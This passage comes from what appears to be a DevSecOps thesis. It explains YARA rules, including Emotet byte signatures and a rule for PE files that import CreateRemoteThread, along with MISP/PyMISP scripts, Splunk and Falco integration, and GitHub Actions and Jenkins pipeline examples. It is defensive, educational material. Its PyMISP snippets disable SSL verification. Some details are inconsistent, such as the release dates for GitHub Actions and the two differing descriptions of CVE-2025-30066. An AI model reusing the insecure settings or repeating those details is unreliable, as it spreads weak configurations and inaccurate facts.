- Strings: Defines the patterns to match. There are three types of strings in YARA: hexadecimal strings, text strings and regular expressions.
- Condition statements: logical expressions determining when a rule should trigger.

[32] YARA rules are easy to write and understand, and they have a syntax that resembles the C language. In the next paragraphs, we will discuss in detail YARA rules.

Rule Syntax and Structure As we briefly introduced before, a YARA rule comprises an identifier, (optional) metadata, a set of string definitions, and a conditional expression. The identifier declares the rule name, while metadata fields—such as author, description, and date—offer contextual information for maintenance and version control. Strings are labeled with identifiers and associated with literal or regular expression patterns; for example, a hexadecimal pattern for a PE file header is defined alongside ASCII literals representing characteristic function names. The condition section is nothing more than common Boolean logic, which evaluates the presence or combination of the strings[32]. A minimal rule that can be used to detect sequences of 40+ Base64 chars, with optional '=' padding can be written as follows:

```
rule Base64_Obfuscation {
  meta:
    description = "Detects long Base64 strings typical of obfuscated code"
    author      = "Luigi Papalia"
    date        = "2025-05-08"

  strings:
    $b64 = /[A-Za-z0-9+\/]{40,}={0,2}/

  condition:
    $b64
}
```

This rule is able to detect sequences of obfuscated characters, a typical behavior of malicious software.

YARA Modules YARA provides, out-of-the-box, a variety of built-in modules—such as `pe`, `elf`, and `hash`—that extract file-format-specific attributes and functions. The `pe` module, for instance, provides access to function names, sections, and digital signature status of imported `pe` files. It is possible to combine module attributes with string searches in order to write precise detections; for example, to match `pe` files importing the `CreateRemoteThread` function, a rule may be written as follows:

```
import "pe"

rule Suspicious_PE_Import {
  meta:
    author = "someone@example.com"
  condition:
    pe.imports("CreateRemoteThread") and pe.number_of_sections > 3
}
```

In this YARA rule, files that have more than three sections and import the function “CreateRemoteThread" are matched[32].

Integration and Automation YARA rules can be executed manually via the YARA CLI or integrated into automated pipelines using common script tools, such as Python bindings. The YARA-Python library provides a simple API interface for loading rule files and scanning directories, enabling rule sets to be integrated into other tools, like malware sandboxes or continuous threat monitoring systems[32]. The following example is a simple Python code to compile a collection of rules (defined in generic.yar and trojan.yar) and scan a list of files follows:

```
import yara

rules = yara.compile(filepaths={
  'generic': 'rules/generic.yar',
  'trojan': 'rules/trojan.yar'
})

for path in ["artifact1.bin", "artifact2.dll"]:
  matches = rules.match(path)
  if matches:
    print(f"Rule(s) triggered in {path}: {matches}")
```

[32]

Testing and Validation YARA rule development is supported by test suites that include known good and malicious samples. A serious effort on YARA rules development should be put on the tuning of accuracy and the minimization of false positives: this is often done through the `yarac` tool, which is able to pre-compile and syntax-check rules. Community frameworks—such as the YARA-Rules repository—provide additional test materials. In general, validation involves executing rules against known and (allegedly) clean software—such as clean OS installations—and known malware and analyzing match statistics to refine string patterns and thresholds[32]. A sample testing invocation using the YARA executable is:

```
yara -t all -r rules/heavy_scanner.yar test_samples/

yara: finished scanning 500 files, 3 rules triggered

yara: rule Suspicious_PE_Import triggered 7 times in trojan.exe

yara: rule PE_Header_Check triggered 500 times
```

[32]

Targeted Rule Sets In practice, organizations develop layered YARA suites addressing both generic rules and campaign-specific detection, according to the current security landscape status. A generic rule might capture any executable with anomalous section names using a regular expression, whereas a family rule could search for unique code sequences or specific known encryption routines[32]. For instance, Emotet is a malware strain and a cybercrime operation believed to be based in Ukraine. The malware, also known as Heodo, was first detected in 2014 and distributed mostly through phishing and spam emails. A rule targeting specifically the Emotet malware family[33] can include both static byte patterns and dynamic heuristic checks:

```
rule Emotets{
meta:
  author = "pekeinfo"
  date = "2017-10-18"
  description = "Emotets"
strings:
  $mz = { 4d 5a }
  $cmovnz={ 0f 45 fb 0f 45 de }
  $mov_esp_0={ C7 04 24 00 00 00 00 89 44 24 0? }
  $_eax={ 89 E? 8D ?? 24 ?? 89 ?? FF D0 83 EC 04 }
condition:
  ($mz at 0 and $_eax in( 0x2854..0x4000)) and ($cmovnz or $mov_esp_0)
}
```

2.5.2 Malware Information Sharing Platform (MISP)

The Malware Information Sharing Platform (MISP) is an open-source threat intelligence platform that is intended to enhance structured collection, enrichment, and collaborative exchange of Indicators of Compromise (IoCs) and related threat metadata among adaptable trust networks. A big JSON-based data structure containing Events, Attributes, and Objects, each one depicting unique aspects of a security event, is at the heart of MISP. The correlation engine of the system functions in real-time, revealing concealed correlations between everyday data, thus allowing adversary tactics to be understood more profoundly. Moreover, a comprehensive API interface and open taxonomy structure facilitate full automation and standardization across environments[34].

MISP organizes threat data with Events, which are containers for all the data pertaining to a particular incident or campaign. Each Event has metadata, including descriptive “info" fields, classification parameters, and tagging mechanisms. Within these Events, Attributes are the most basic unit of intelligence, which are IP addresses, file hashes, domain names, email headers, and registry keys. These are defined using a human-readable structured JSON format that can be processed automatically. For declaring more complex relationships, MISP utilizes Objects, which are orderly sets of linked Attributes. An example is a file object that may include filename, size, and additional cryptographic hashes (MD5, SHA1, SHA256), thus enabling the storage of sufficient contextual information in a modular format. The correlation engine incessantly calculates all incoming or modified Attributes, creating automatic relationships whenever matching or comparable values are discovered among Events. This facilitates the identification of instances of campaign intersection, borrowed infrastructure, or malicious tools being used in varying stages of an attack cycle[34].

In order to supply consistency in interpretation and annotation, MISP relies on a taxonomy framework. Taxonomies are structured as controlled vocabularies and manifest as machine-readable tags that can be attached to Events or Attributes. They are representations of structured threat groups, such as specific malware families, APT groups, or MITRE ATT&CK tactics, and provide analysts with a higher-order perspective of the operational environment. For example, a Galaxy cluster could be used to link a chain of Events to the “APT28" actor while also specifying techniques such as “T1082 - System Information Discovery." MISP is designed to support deep automation via a RESTful API providing access to a complete range of functions—i.e., creating, querying, updating, and deleting Events, Attributes, and their related metadata. PyMISP, an official Python wrapper for the API, also facilitates automation via a simple object-oriented interface[35]. The following script demonstrates how to retrieve the ten most recent Events and loop through their Attributes:

```
from pymisp import ExpandedPyMISP

misp = ExpandedPyMISP('https://misp.example.org', 'YOUR_API_KEY', ssl=False)
recent_events = misp.search_index(sort='date_desc', limit=10)
for event in recent_events:
  full_event = misp.get_event(event['id'])
```

```
  print(f"Event {full_event.id}: {full_event.info}")
  for attr in full_event.Event.Attribute:
      print(f"  {attr.type} -> {attr.value}")
```

Through the use of those scripts, MISP automates the harvesting, prioritization, and sharing of intelligence feeds, thereby reducing manual intervention and enhancing security operations in real time.

In federation and interoperability terms, MISP has native support for Structured Threat Information Expression (STIX) 1.x and 2.x, including TAXII transport protocols. Native JSON Events can be exported to STIX-compliant documents, including complex relationships and metadata structures, using the MISP-STIX Converter[35].

These bundles can be exported after conversion to TAXII servers or consumed by third-party SIEM and SOAR solutions. The MISP TAXII Server initiative provides more flexibility in interacting with various sharing communities and national CERT infrastructures[35].

The platform's reporting engine also enhances operational transparency and collaboration through an integrated Markdown editor for formatted threat intelligence reporting. The analysts have the possibility to create comprehensive incident reports that fuse IoC summaries, attack timelines, and enrichment findings directly in the web interface. The reports can be downloaded as PDF or Markdown files to facilitate threat briefings, post-incident reviews, or historic audits. To manage the sharing of intelligence with clearance communities, MISP defines several distribution levels and sharing communities. These models enable fine-grained control over the distribution of data, thus making sure that sensitive data gets distributed according to the trust policies defined by the originator's organization[34].

To give a concrete example, it's possible to monitor the response to a phishing campaign. An analyst adds a new event called "Phishing-XYZ Campaign," includes attributes like the phishing URL and IP address of origin, and attaches a Galaxy cluster marking the threat as "Phishing." A PyMISP automatic script then looks for recent events tagged with "phishing", consolidates their information, and e-mails a summary to security stakeholders[36].

```
from pymisp import ExpandedPyMISP, MISPEvent, MISPAttribute
import smtplib

misp = ExpandedPyMISP('https://misp.example.org', 'API_KEY', ssl=False)
phish_events = misp.search_index(tags='phishing', limit=5)
report_lines = []
for evt in phish_events:
  evt_detail = misp.get_event(evt['id'])
  report_lines.append(f"{evt_detail.info} at {evt_detail.timestamp}")
  for attr in evt_detail.Event.Attribute:
      report_lines.append(f"  {attr.type}: {attr.value}")
message = "\n".join(report_lines)
with smtplib.SMTP('smtp.example.org') as smtp:
  smtp.sendmail('misp@org.local', ['sec-team@org.local'], message)
```

[36]

2.5.3 Integration and forensic value of MISP, YARA, Splunk, and Falco

The integration of threat intelligence and log analysis tools within a DevSecOps pipeline is not limited to preventive vulnerability detection alone, but is a crucial component of reactive and investigative capability in the event of advanced attacks. In particular, tools such as MISP, YARA, Splunk, and Falco enable, when properly configured, the construction of a *forensic-ready* infrastructure capable of collecting, enriching, and making available meaningful information for post-mortem analysis. The integration point of each tool in the pipeline, its configuration effort, and its specific utility in forensics are discussed below.

MISP can be integrated during the build and testing phase, via API queries to search for Indicators of Compromise (IoCs) in source code, configurations or software dependencies. Its use provides significant value during investigation, as it enriches technical logs with metadata from external intelligence, thus enabling correlations between local events and known malicious campaigns. Integration is technically simple but conceptually complex, as it requires careful selection and filtering of indicators to avoid overload and false positives. MISP is therefore useful in forensic pipelines for threat attribution and classification, but it must be used carefully[7].

YARA represents an efficient pattern-matching solution to integrate into the pipeline, especially in the static analysis phase of generated binaries or artifacts. Its ease of use and the ability to write custom rules make it a very powerful tool. However, maintaining the rules requires constant effort, and the investigative value depends on the quality and update of those rules. In forensic contexts, YARA is particularly useful for retroactive scanning on post-incident images or dumps, allowing suspicious files to be identified by signature note[32].

Splunk constitutes the central node for evidence analysis and visualization, and is the main tool for *log forensics*. It can be integrated into the pipeline by sending events via HEC, either from security tools (e.g., Semgrep, Trivy, Falco) or from custom scripts. Its advantage lies in the ability to perform advanced queries (*SPL queries*) on large volumes of data, build forensic timelines, and correlate events distributed over time. The operational cost (in terms of licenses and resources) is high, but is justified by its investigative value, especially in regulated or critical environments[1].

Falco is designed for the pipeline or container execution phase in production. By monitoring real-time kernel system calls via eBPF or drivers, it allows detection of abnormal behavior (suspicious executions, access to sensitive files, use of dangerous commands). The generated logs are easily exportable in JSON format and can be sent to Splunk for correlation. Initial configuration effort is low, but requires rule tuning to reduce noise. In forensics, Falco provides high-fidelity evidence related to runtime behavior and operational anomalies[37].

Tool	Pipeline Phase	Effort	Forensic Value	Comment
MISP	Build/Test/Runtime	Medium	High	Necessary filters to avoid noise
YARA	Build/Post-mortem	Low	Medium	Powerful, but rule-dependant
Splunk	Post-build/Runtime	High	Very High	Ideal for correlation and analysis
Falco	Runtime	Low	Medium-High	Requires tuning for rules

Table 2.4. Forensic value comparison

The coordinated integration of these tools allows the DevSecOps pipeline to evolve toward a continuous investigative model, where logs are not just an auditing tool, but a real evidentiary basis, useful for identifying, attributing and mitigating even sophisticated attacks.

2.6 CI/CD tools for DevSecOps Pipelines

The implementation of security practices into the software development life cycle is a core idea of DevSecOps, and CI/CD (Continuous Integration/Continuous Delivery) tools provide the mechanism to implement this process in a systematic way. From a technical perspective, CI/CD tools serve as orchestration engines solely responsible for delivering, building, testing, and deploying software. These tools effectively introduce security checks at various stages of the overall process, thereby turning security from a silo or a “point-in-time" activity to a living and breathing process

throughout the development cycle, effectively allowing organizations to continuously “shift left" security into their development lifecycle[38].

The value of CI/CD tools for a technical perspective of DevSecOps implementations is that they can automate security scanning without interrupting or affecting the developer. By establishing an ample amount of security gates along the pipeline, developers are able to perform an unlimited number of automatic triggers on the security scan—i.e. vulnerability scans—static application security testing (SAST), dynamic application security testing (DAST), software composition analysis (SCA); with no human action. Automating security generally ensures that security policies can remain consistent from application to application by eliminating the variability or human errors where security can be neglected or overlooked. CI/CD tools can provide visualization into security posture through extensive logging and reporting capabilities, allowing a team to track metrics over time and demonstrate compliance (or non-compliance) with regulations*ib.*.

Nevertheless, CI/CD tools also present certain drawbacks that must be managed within DevSecOps. The foremost is the potential for security tool sprawl, where a multitude of scanning tools, integrations, and presence within the pipeline creates complexities, increases maintenance costs, and negatively impacts performance. Furthermore, there is no standardization of the outputs that the pipeline should produce, and this can generate inconsistencies, requiring parsers and normalization layers to achieve consistency in reports. A second technical problem is the management of false positives. Security scanning tools will report potential vulnerabilities to development teams: if left untriaged, vulnerabilities can lead to “alert fatigue" if they are not properly contextualized within the pipeline*ib.*.

A particularly concerning vulnerability in CI/CD systems is CVE-2025-30066, a critical security flaw affecting multiple CI/CD platforms that enables pipeline poisoning attacks. This vulnerability allows attackers to manipulate the CI/CD environment by injecting malicious code into the build process, potentially compromising not only the application being built but also the entire deployment infrastructure. The exploit leverages insufficient validation of externally sourced configuration files, enabling privilege escalation within the pipeline context. Organizations utilizing CI/CD tools in their DevSecOps pipelines need to urgently ensure that they have applied all updates and taken all mitigation best practices to protect untrusted code, including stringent review of pipeline configuration changes, integrity checking of build artifacts, and RASP solutions to detect intrusions[39].

While many organizations experience such challenges in properly implementing CI/CD tools into their DevSecOps implementations, the technical benefits typically far outweigh the disadvantages, as long as organizations manage their CI/CD processes properly[38].

2.6.1 GitHub actions

GitHub Actions is a critical development in the CI/CD ecosystem, offering workflow automation directly in GitHub. GitHub Actions was introduced in 2018 and became generally available to all GitHub users in 2018. GitHub Actions allows developers to automate their software workflows—e.g. build, deploy, or even security flows—directly into GitHub repositories, so they do not need to rely on external CI/CD systems, providing a seamless development experience. GitHub Actions uses workflows defined in YAML configuration files stored in the `.github/workflows` directory of a repository. Workflows are triggered by events in GitHub (e.g., pushes, pull requests, releases, etc.), which allows GitHub Actions to precisely automate the task needed during the development process, allowing flexibility for many development approaches, from traditional to Agile approaches[40].

In GitHub Actions, workflows consist of sequential jobs that are composed of precisely defined steps. Each step can execute commands or call other actions. Actions are the smallest building blocks of GitHub Actions workflows. Actions are reusable, modular pieces of code that perform a specific task. GitHub provides both GitHub-hosted runners (containers that run workflows, running on GitHub servers), but they also provide the possibility for using easy-to-setup self-hosted runners, namely virtual machines running on-prem, giving organizations adaptability in how to deploy their automation services*ib.*.

A recent survey analysis on developers' perception of GitHub Actions interviewed 90 software engineers, distinguishing between Action creators (providers) and Action users to uncover motivations, decision criteria, and challenges in adopting this automation tool. Two interesting statistics from the survey highlight the benefits of adopting GitHub Actions: 73.91% of developers use GitHub Actions to automate multiple tasks, such as testing, building, and deployment, indicating its versatility and widespread utility in streamlining workflows. Additionally, 95.65% of respondents automate repetitive tasks with GitHub Actions, underscoring its effectiveness in reducing manual effort and improving efficiency in software development processes[41]. These findings demonstrate how GitHub Actions enhances productivity by enabling scalable and consistent automation. Organizations with critical infrastructure—such as banks—that have embraced DevSecOps have adopted GitHub Actions and integrated them with existing security solutions, such as Fortify and IQ Server, and have created custom actions to implement compliance checks that are unique to the financial sector, automated assignments of security reviews based on risks, and customized security gates that block the deployment process if non-compliant*ib.*.

GitHub Actions can be considered an extension of the GitHub platform, where millions of developers already host their code, and it allows developers to keep their code, issues, pull requests, and CI/CD workflows in the same place. The integration of GitHub Actions into a repository reduces the overhead costs of switching between different systems during the development process since developers have at their disposal a centralized platform to perform all of their tasks[40].

Technical Capabilities of GitHub Actions GitHub Actions has a broad range of technical capabilities to help developers automate nearly any part of their software development lifecycle. The workflow system allows for quite flexible definitions of automated workflows using YAML configuration files with their own structure that allows for simple and extremely complex automation[40].

The workflow syntax allows editors to define when workflows will run using various event triggers. These event triggers include various code events (`push`, `pull_request`), issue and PR events (issues, `issue_comment`), repository events (`fork`, `star`), and scheduled events using cron syntax, as well as manual triggering using GitHub UI or API. The event-driven automation enables precise automation for specific aspects of the development workflow. GitHub Actions workflow YAML files are composed of multiple layers: the top layer contains the `name` key that specifies the name of the workflow. The second layer identifies the triggering events, identified by the `on` key (e.g., `push`, `pull request`, or a scheduled event via `cron`). The next layer is where we could optionally define `env` to provide global environment variables. The next layer is defined by the `jobs` key, which defines the main functionality of the workflow. Each job has an ID associated with it (e.g., `build`) and each job must have `runs-on` to indicate the operating system of the runner (e.g., `ubuntu-latest`, or `self-hosted`). Each job will also contain the `steps` required for the job, which may not have any commands/actions, such as `uses: actions/checkout@v4` to check out the repository, or commands that are executed as shell commands, such as `run: npm install`[40]. For example, a simple workflow that tests `npm` code on a push event can be defined as follows:

```
name: CI Pipeline
on: [push]
jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: npm install
      - run: npm test
```

It's worth noting some of the uncommon keys, namely `needs`, `if`, and `strategy`: their purpose is to respectively require dependencies, conditionally run a step/job, or create a matrix configuration. About the last example, it is a powerful tool for GitHub Actions workflows, which has the ability to build matrix builds, where it is possible to run the same workflow with identical steps and with

the same functionalities, but with different testing targets. For example, we can test code against multiple operating systems, multiple language versions, or multiple database configurations all concurrently. This is an excellent feature for understanding cross-platform compatibility. The following example describes how the `matrix` key can be configured to test a Node.js application with different versions of Node in different operating systems[42]. In this case, it will be tested 9 times, one for each operating system for three different node versions:

```
jobs:
  test:
    runs-on: ${{ matrix.os }}
    strategy:
      matrix:
        os: [ubuntu-latest, windows-latest, macos-latest]
        node-version: [14.x, 16.x, 18.x]
    steps:
      - uses: actions/checkout@v3
      - name: Use Node.js ${{ matrix.node-version }}
        uses: actions/setup-node@v3
        with:
          node-version: ${{ matrix.node-version }}
      - run: npm ci
      - run: npm test
```

[42]

GitHub Runners GitHub Actions workflows utilize runners, which are either GitHub-hosted or self-hosted. GitHub-hosted runners always start with a fresh operating system environment for each workflow run, whether it is Ubuntu Linux, Windows, or macOS. These environments are pre-configured with tools and maintained by GitHub; this implies a low operational burden. Self-hosted runners provide more flexibility for organizations that have unique requirements; this is particularly useful for meeting compliance requirements or needing a setup configuration for proprietary software and hardware. Self-hosted runners are configured as services and can be grouped and assigned to specific repositories or organizations, which can give fine control over the workload and resource usage of concurrent pipeline executions[43] [44].

Next, it is worth mentioning the containerization support in GitHub Actions. Workflows in GitHub Actions can execute Docker containers as their execution environment, providing consistent and reproducible build environments, which is an extremely natural working principle for modern microservices architecture and containerized deployment processes. Actions can also be containerized, allowing developers to package and share complex behavior in a reusable manner[40].

Another useful feature is the workflow composition. Organizations can build libraries of reusable workflows and composite actions that they can share across larger projects within the same context, so it is possible to standardize actions across teams as well as avoid duplication of work. This allows for better consistency in builds, tests, and deploys across multiple projects[40].

In the next sections, we will focus on the many technical capabilities that GitHub Actions provides as a potential DevSecOps tool, namely security, compliance, and governance checks that could be incorporated into the development workflow.

GitHub Actions in DevSecOps GitHub Actions, as a feature of the DevSecOps development cycle, has emerged as a leading tool within the DevSecOps world, which integrates security into every aspect of the software development lifecycle as opposed to focusing on security solely post-deployment. The ability of the GitHub Actions tools to be extensible and have event triggering makes them a natural fit for adding policies and automation to security at multiple levels of the development cycle[40].

GitHub Actions already contains some built-in security features that can lay the foundation for DevSecOps best practices. These security features include an effective secrets management layer that can store sensitive information, such as API keys, passwords, SSL keys, and secured keys and tokens; and the ability to configure workflow environment protection by requiring approval for workflows targeting protected environments*ib.*.

A typical security-focused GitHub Actions workflow might integrate multiple types of security scanning:

1. **Software Composition Analysis (SCA):** Identifying and checking open-source dependencies for known vulnerabilities using tools like Trivy, Snyk, and Dependabot; these kind of tools can automatically create pull requests to update vulnerable dependencies.
2. **Static Application Security Testing (SAST):** Analyzing source code for static security vulnerabilities without executing the program. Tools like Fortify, Semgrep and CodeQL can be integrated directly into GitHub Actions workflows.
3. **Dynamic Application Security Testing (DAST):** Testing running applications for vulnerabilities that might not be detectable in static code. This can be implemented through integration with tools like OWASP ZAP or Intruder.
4. **Container Scanning**: Checking container images for vulnerabilities in the base image or installed packages using specialized tools like Trivy or Anchore.
5. **Secret Scanning**: Identifying accidentally committed secrets like API keys or credentials, which is available as a native GitHub feature, and it can be integrated within Actions workflows.

Additionally, GitHub Actions can do more than just conduct scans; it can also automate a variety of security checks and controls. Policy compliance checks—like IaC scans—can audit that code and infrastructure definitions meet organizational and industry security policies and standards. License compliance tools, often performed by SCA tools, can guarantee that the dependencies have acceptable licenses for use with the project.

These automated checks can be set up as a security gate, so vulnerabilities are identified and mitigated prior to merging a pull request. This embodies the “shift left" policy of DevSecOps, where security vulnerabilities are identified before the code is deployed, allowing them to be fixed in a far easier, cheaper, and faster manner than after they have been deployed to production. Furthermore, the integration of GitHub Action into the DevOps workflow is a huge leap towards embedding security as part of the development process, rather than a burden that slows down the entire software development lifecycle*ib.*.

A pipeline example Drawing on successful cases of implementations of GitHub Actions capabilities in DevSecOps environments, some best practices begin to emerge. Organizations should layer security checks so they apply different types of scanning that cover different classes of vulnerabilities. A good practice is to perform security checks on every pull request; as this is sometimes highly resource-consuming, a more comprehensive scan has to be performed only on all main branches. For risk thresholds, where it is possible to have separate risk thresholds for each different component, they should be chosen based on the risk profile of the component itself; therefore, critical services should require stricter controls related to their security requirements. Additionally, automated remediation should be adopted where possible through the utilization of GitHub-provided functionalities, for example, using Dependabot to create pull requests that fix security vulnerabilities in dependencies. Security findings should produce reports in the proper format—like `SARIF`—which is able to provide developers context in order to fix the found issues. Third-party actions should be called and pinned to a specific version (e.g., `SHA` or version) in order to prevent supply chain attacks. Security gates should be carefully configured for actions/deploys to production or other sensitive environments. It follows a `YAML` workflow that demonstrates many of these best practices: it runs automatically on code changes to the main branch, performs scheduled comprehensive scans, applies multiple types of security analysis, and generates reports for security review. The pipeline fails immediatly when critical issues are detected, preventing insecure code from progressing further in the development lifecycle[45] [46] [47].

```
name: DevSecOps Pipeline with Trivy and Security Gates

on:
  push:
    branches:
      - main
  pull_request:
    branches:
      - '**'  # Scan all PRs, but adjust scan depth based on branch (see jobs)
  schedule:
    - cron: '0 0 * * *'  # Daily comprehensive scan for main branch

permissions:
  contents: read
  security-events: write
  pull-requests: write  # For automated fixes (e.g., Dependabot integration)

jobs:
  # Lightweight scan for PRs (fast feedback)
  pr-scan:
    if: github.event_name == 'pull_request'
    runs-on: ubuntu-latest
    steps:
      - name: Checkout code
        uses: actions/checkout@v4  # (pinned to avoid supply chain risks)

      - name: Run lightweight SAST (e.g., for secrets/critical vulns)
        uses: aquasecurity/trivy-action@0.18  # Pinned to exact version
        with:
          scan-type: 'fs'
          severity: 'CRITICAL'
          format: 'sarif'
          output: 'trivy-pr-results.sarif'
          ignore-unfixed: true
          exit-code: 1  # Fail fast on critical issues

      - name: Upload results to GitHub Security
        uses: github/codeql-action/upload-sarif@v3
        with:
          sarif_file: 'trivy-pr-results.sarif'

  # Comprehensive scan for main branch (scheduled or push)
  full-scan:
    if: github.event_name == 'push' || github.event_name == 'schedule'
    runs-on: ubuntu-latest
    needs: pr-scan  # Optional: chain jobs if PR checks pass first
    steps:
      - name: Checkout code
        uses: actions/checkout@v4

      - name: Set up Java 17
        uses: actions/setup-java@v3
        with:
          java-version: '17'
          distribution: 'temurin'

      - name: Build with Gradle
```

```
        run: ./gradlew build

      - name: Build Docker image
        run: docker build -t microservice:${{ github.sha }} .

      - name: Full Trivy scan (container + dependencies)
        uses: aquasecurity/trivy-action@0.18
        with:
          image-ref: microservice:${{ github.sha }}
          scan-type: 'image,config,fs'  # Layered checks
          severity: 'HIGH,CRITICAL'
          format: 'sarif'
          output: 'trivy-full-results.sarif'
          ignore-unfixed: false  # Report all vulnerabilities for review

      - name: Upload full scan results
        uses: github/codeql-action/upload-sarif@v3
        with:
          sarif_file: 'trivy-full-results.sarif'

      - name: Fail if critical vulns found (security gate)
        if: ${{ failure() }}  # Triggers if Trivy exits with code 1
        run: |
          echo "Critical vulnerabilities detected. Blocking deployment."
          exit 1

  # Optional: Auto-remediation (e.g., Dependabot-like PRs)
  # Uncomment if using Dependabot or similar for dependency updates
  # auto-fix:
  #   runs-on: ubuntu-latest
  #   steps:
  #     - name: Check for fixable vulns
  #       uses: actions/dependency-review-action@v3
```

Limitations While GitHub Actions is a sophisticated tool for managing DevSecOps processes, several limitations and vulnerabilities could be exploited by attackers that must be addressed for a secure CI/CD process. A good understanding of the issues of securing GitHub Actions is strictly necessary to build effective mitigations.

Like any software platform, GitHub Actions has been affected by security vulnerabilities. To be specific, CVE-2023-49291 allowed attackers to use this vulnerability to steal secrets from or abuse `GITHUB_TOKEN` permissions, which could have led to remote code execution (RCE). CVE-2025-30066 allows information disclosure of secrets, including, but not limited to, valid access keys, GitHub Personal Access Tokens (PATs), npm tokens, and private RSA keys through actions logs[39]. Additionally, older versions of GitHub Actions were heavily affected by command injection vulnerabilities because they would allow external input to be executed in the runner environment.

In addition to the CVEs that are identified above, GitHub Actions also has architectural limitations from a security perspective. Any user who can submit a pull request to a repository may be able to make changes to the workflow files in case their code is merged into the repository, unless those changes are properly vetted. With self-hosted runners, it is up to the organizations to secure their environments, which adds new attack surfaces and considerations for organizations implementing this solution[45]. Moreover, there are thousands of actions that are created by the community in the GitHub Marketplace. While GitHub verifies some creators, a lot of actions have not undergone a security review to test for potential security issues or malicious code. Moreover, writing a YAML file for workflows is a complex and delicate operation, and, as a result, paired with a possible developer's inexperience, it can lead to subtle, but critical, security misconfigurations.

Developers often rely on Q&A forums to write their YAML files[41], not taking into account that some answers may not be considering whether the YAML file is secure or not.

GitHub Actions has some significant limitations regarding threat detection capabilities. Natively, it does not provide built-in monitoring of workflow logs at runtime, where security can be compromised and any signals of abnormal behavior can be missed. Secret scanning of repositories is built-in to GitHub; however, it's not guaranteed that GitHub will also scan workflow runs for accidentally exposed secrets in the logs. Additionally, action workflows may have no validation for external actions, Docker images, and scripts, while at the same time, there is a virtually infinite amount of supply chain attack vectors: if there is a compromise of the workflow, there are native capabilities to react to it that are quite limited, making it difficult to recognize any lateral movement attempts within the GitHub environment[48].

Security-relevant events within GitHub-provided logs lack the necessary granularity for valuable forensic analysis. It's essential to realize that CI/CD pipeline security has to be enhanced by integrating third-party security monitoring tools and threat intelligence tools. By missing this kind of external integration, organizations risk critical blind spots in their general security posture, as they may miss critical indicators of compromise or lateral movement within their GitHub environment[48].

Integration with threat intelligence tools The enhancements achieved by connecting Splunk with GitHub Actions for forensic purposes are one of the main points of this thesis. Actual visibility into CI/CD workflows can build a trust relationship when the audits consist of rigorous, detailed trails and can help security teams to employ proactive threat detection methods. Traditional GitHub Actions workflows lack retention of logs that are typical of forensics tools and lack valuable context during security incidents. By utilizing Splunk's HTTP Event Collector (HEC) or packages like `splunk/event-collector-action`—which are available from the GitHub Actions marketplace—teams can configure workflows to capture specific metadata such as job status, any repository changes, commit information, and workflow logs, then send it to Splunk for indexing. Once ingested by Splunk, security teams can search, aggregate, and correlate CI/CD activity with other security data stored within Splunk for both general and specific forensic investigations or audits. Additionally, it is possible to search in Splunk for anomalies such as unauthorized pushes of code to a repository, unexpected failures of workflows, or suspicious downloads of artifacts by means of alerts. In particular, Splunk's risk-based alerting framework can flag high-risk events and automatically trigger adaptive responses like suspending pipelines or revoking access and `GITHUB_TOKEN`(s)[49].

The solution proposed in this thesis addresses forensic gaps in GitHub Actions by incorporating threat detection capabilities and detailed audit features in GitHub Actions workflows, utilizing self-hosted runners, and connecting them to Splunk and MISP services.

2.6.2 Jenkins

Jenkins, a leading enterprise-grade open-source automation server, has become one of the most popular tools in modern CI/CD workflows. The project began in 2011 as a community-driven successor to the Hudson project (which dates back to 2004) and has significantly influenced the standardization of CI/CD practices across various organizations. Initially focused on basic integration tasks, it rapidly expanded into a versatile system for managing complex and heterogeneous workflows[50]. In 2013, a major update introduced *Jenkins Plugin*, a suite of plugins for code-based pipeline definitions, while the 2016 Jenkins 2.0 update provided a user-friendly interface. Subsequent development followed the industry shift towards containerization and cloud-native environments in the form of Jenkins X. Jenkins, as it is essentially a server, operates through a centralized controller that manages job schedules and provides a user interface, while distributed worker nodes handle all task executions across multiple environments*ib.*. Users can configure workflows either through web-based interfaces (stored as XML) or through code-based pipelines

using Apache Groovy syntax[6]. One of the most relevant features of Jenkins is its modular plugin ecosystem, which offers thousands of extensions for various workflow integrations. Plugins are written both by community collaborators and by its specialized team, which also focuses on platform improvements, user experience, and technical documentation. Supporting tools like Jenkins X for Kubernetes deployments and configuration-as-code utilities further enhance its capabilities*ib*..

Technical Capabilities of Jenkins The technical capabilities of Jenkins are extensive, as it offers a diverse set of technical capabilities able to satisfy most of the needs of the industry, revealing itself as the leading software in enterprise CI/CD environments. These functionalities range from basic build automation to sophisticated pipeline orchestration, and the vast ecosystem of plugins further extends its functionalities. In particular, one of Jenkins' most significant improvements was the development of the Pipeline as Code concept. This kind of configuration was implemented through the use of *Jenkinsfiles*, which allow defining build pipelines with text so that they can be committed alongside the application code, providing several benefits:

- Version control for pipeline definitions.
- Self-documentation of the build and deployment process.
- Durability of pipeline stages, enabling persistence between Jenkins controller restarts.
- Support for parallel execution paths, maximizing resource utilization and minimizing build times.

Jenkinsfiles can be written in two syntaxes: *Declarative Pipeline*, which offers a more structured approach with predefined sections (i.e., Build, Test, and Deploy), and *Scripted Pipeline*, which provides more flexibility for complex logic. Both approaches enable defining sophisticated pipelines that can model complex build, test, and deployment processes, each one with its own strength points.

In Declarative Pipeline syntax, the pipeline block defines all the work done throughout your entire pipeline. The declarative syntax, written in Groovy, looks like this:

```
pipeline {
  agent any

  stages {
    stage('Build') {
        steps {
          sh 'make' // executes the given shell command
        }
      }
      stage('Test') {
        steps {
          sh 'make check'
          junit 'reports/**/*.xml'
        }
      }
      stage('Deploy') {
        steps {
          sh 'make publish'
        }
      }
    }
}
```

[6]As stated on their website, "Apache Groovy is a multi-faceted language for the JVM. It aims to provide a Java-like feel and syntax but with added productivity features."

Scripted Pipelines differ from Declarative syntax in the fact that one or more node blocks do the core work throughout the entire Pipeline. Although this is not a mandatory requirement, it mainly provides two benefits:

- Schedules the steps contained within the block to run by adding an item to the Jenkins queue. As soon as an executor is free on a node, the steps will run.
- Creates a workspace (a directory specific to that particular Pipeline) where work can be done on files checked out from source control.

Here instead is an example of a Jenkinsfile using Scripted Pipeline syntax:

```
node {
    stage('Build') {
        sh 'make'
    }
    stage('Test') {
        sh 'make check'
        junit 'reports/**/*.xml'
    }
    if (currentBuild.currentResult == 'SUCCESS') {
        stage('Deploy') {
            sh 'make publish' //
        }
    }
}
```

Every information in this section can be verified with the official Jenkins documentation[51].

